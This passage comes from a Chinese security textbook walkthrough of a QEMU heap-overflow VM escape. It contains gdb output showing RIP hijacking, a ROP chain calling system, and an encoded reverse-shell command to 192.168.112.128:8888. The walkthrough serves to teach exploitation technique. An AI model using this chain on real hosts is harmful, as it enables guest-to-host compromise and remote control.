#7  0xffffff90ffffff91 in ?? ()
#8  0xffffff8effffff8f in ?? ()
#9  0xffffff8cffffff8d in ?? ()
```

图 5- 30 写入杂数据后的栈回溯

从栈回溯可知，在写入 0xffffff90 时就已经控制了 rip，所以本次我们只修改该位置的值看是否受影响:

```
addr=liboff-(0x1200)/4+0x6e;
write1int(-1,addr++);
write1int(0xaaaaaaaa,addr++);
```

结果如下:

```
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread 0x7f69be14c700 (LWP 30024)]
0x00007f69c89c8ac2 in qemu_coroutine_switch (from_=0
179     }
(gdb) bt
#0  0x00007f69c89c8ac2 in qemu_coroutine_switch (fro
#1  0xaaaaaaaaffffffff in ?? ()
#2  0x0000000000000000 in ?? ()
(gdb)
```

图 5- 31 控制 rip

可以看到我们成功控制了函数返回地址，劫持了 rip。

步骤 4. 编写 rop 恢复执行

我们先读取控制 rip 处的代码地址（记作 retaddr），然后算出 QEMU 进程的基址 qemu_base=retaddr-0x66187b，再通过在 QEMU 进程查找 rop，最后通过 got 表获取 system 函数地址执行 shell 代码。rop 与 shell 的代码如下：

```
//a="bash -i &>/dev/tcp/192.168.112.128/8888 0>&1"
void shell(int addr)
{
  write1int(0x68736162,addr+0);
```

```
  write1int(0x20692d20,addr+1);
  write1int(0x642f3e26,addr+2);
  write1int(0x742f7665,addr+3);
  write1int(0x312f7063,addr+4);
  write1int(0x312e3239,addr+5);
  write1int(0x312e3836,addr+6);
  write1int(0x322e3537,addr+7);
  write1int(0x382f3331,addr+8);
  write1int(0x20383838,addr+9);
  write1int(0x31263e30,addr+10);
  write1int(        0,addr+0x11);
}

void rop(int addr,int bk,int low,int high,int straddrlow){
  write1int(low+0x555884,addr);// pop rax;retq
  write1int(high,addr+1);
  write1int(low+0xad8848,addr+2);// got@system
  write1int(high,addr+3);
  write1int(low+0x3106d6,addr+4);// pop rdi;ret
  write1int(high,addr+5);
  write1int(straddrlow,addr+6);// pstring
  write1int(high,addr+7);
  write1int(low+0x32dac8,addr+8);// call [rax]
  write1int(high,addr+9);
  shell(addr+18);// 因为 addr=liboff-0x1200/4+0x6e.straddrlow 的偏移为 liboff-0x1000.
                 // ((0x1200-0x1000)/4-0x6e ==> 18,所以 shell 的位置为 addr+18
}
int  moduleinit(void)
{......
  int straddrlow=read1int(addr);// get stack addr to put string
  int addrhigh=read1int(addr+1);
  printk("stack_base:%x,%x\n",addrhigh,straddrlow);

  addr=liboff-(0x1200)/4+0x6e;
  int addrlow=read1int(addr)-0x66187b;
  printk("qemu_base:%x,%x\n",addrhigh,addrlow);
  rop(addr,libbk,addrlow,addrhigh,straddrlow);
......
}
```

反弹 shell

将代码整合运行，可以看到我们成功执行了 shell：




图 5- 32 在宿主机中弹反向 shell

小结

本节介绍了利用 QEMU 的堆溢出漏洞实现逃逸虚拟机的漏洞实战，着重讲解了逃逸方法，希望读者能够理解虚拟机的逃逸原理和实现方法。

参考引用

[1] http://wiki.qemu.org/Main_Page

[2] http://wiki.qemu.org/Main_Page

[3] https://qemu.weilnetz.de/qemu-tech.html

[4] https://wiki.libvirt.org/page/Virtio

[5] https://zh.wikipedia.org/wiki/%E7%BD%91%E5%8D%A1

[6] http://qemu-buch.de/de/index.php?title=QEMU-KVM-Buch/_QEMU%2BKVM_unter_Linux

[7] https://www.ibm.com/developerworks/cn/linux/1402_caobb_virtio/

[8] https://www.ibm.com/developerworks/library/l-virtio/

[9] http://www.mcamafia.de/pdf/ibm_vgaxga_trm2.pdf [2-41]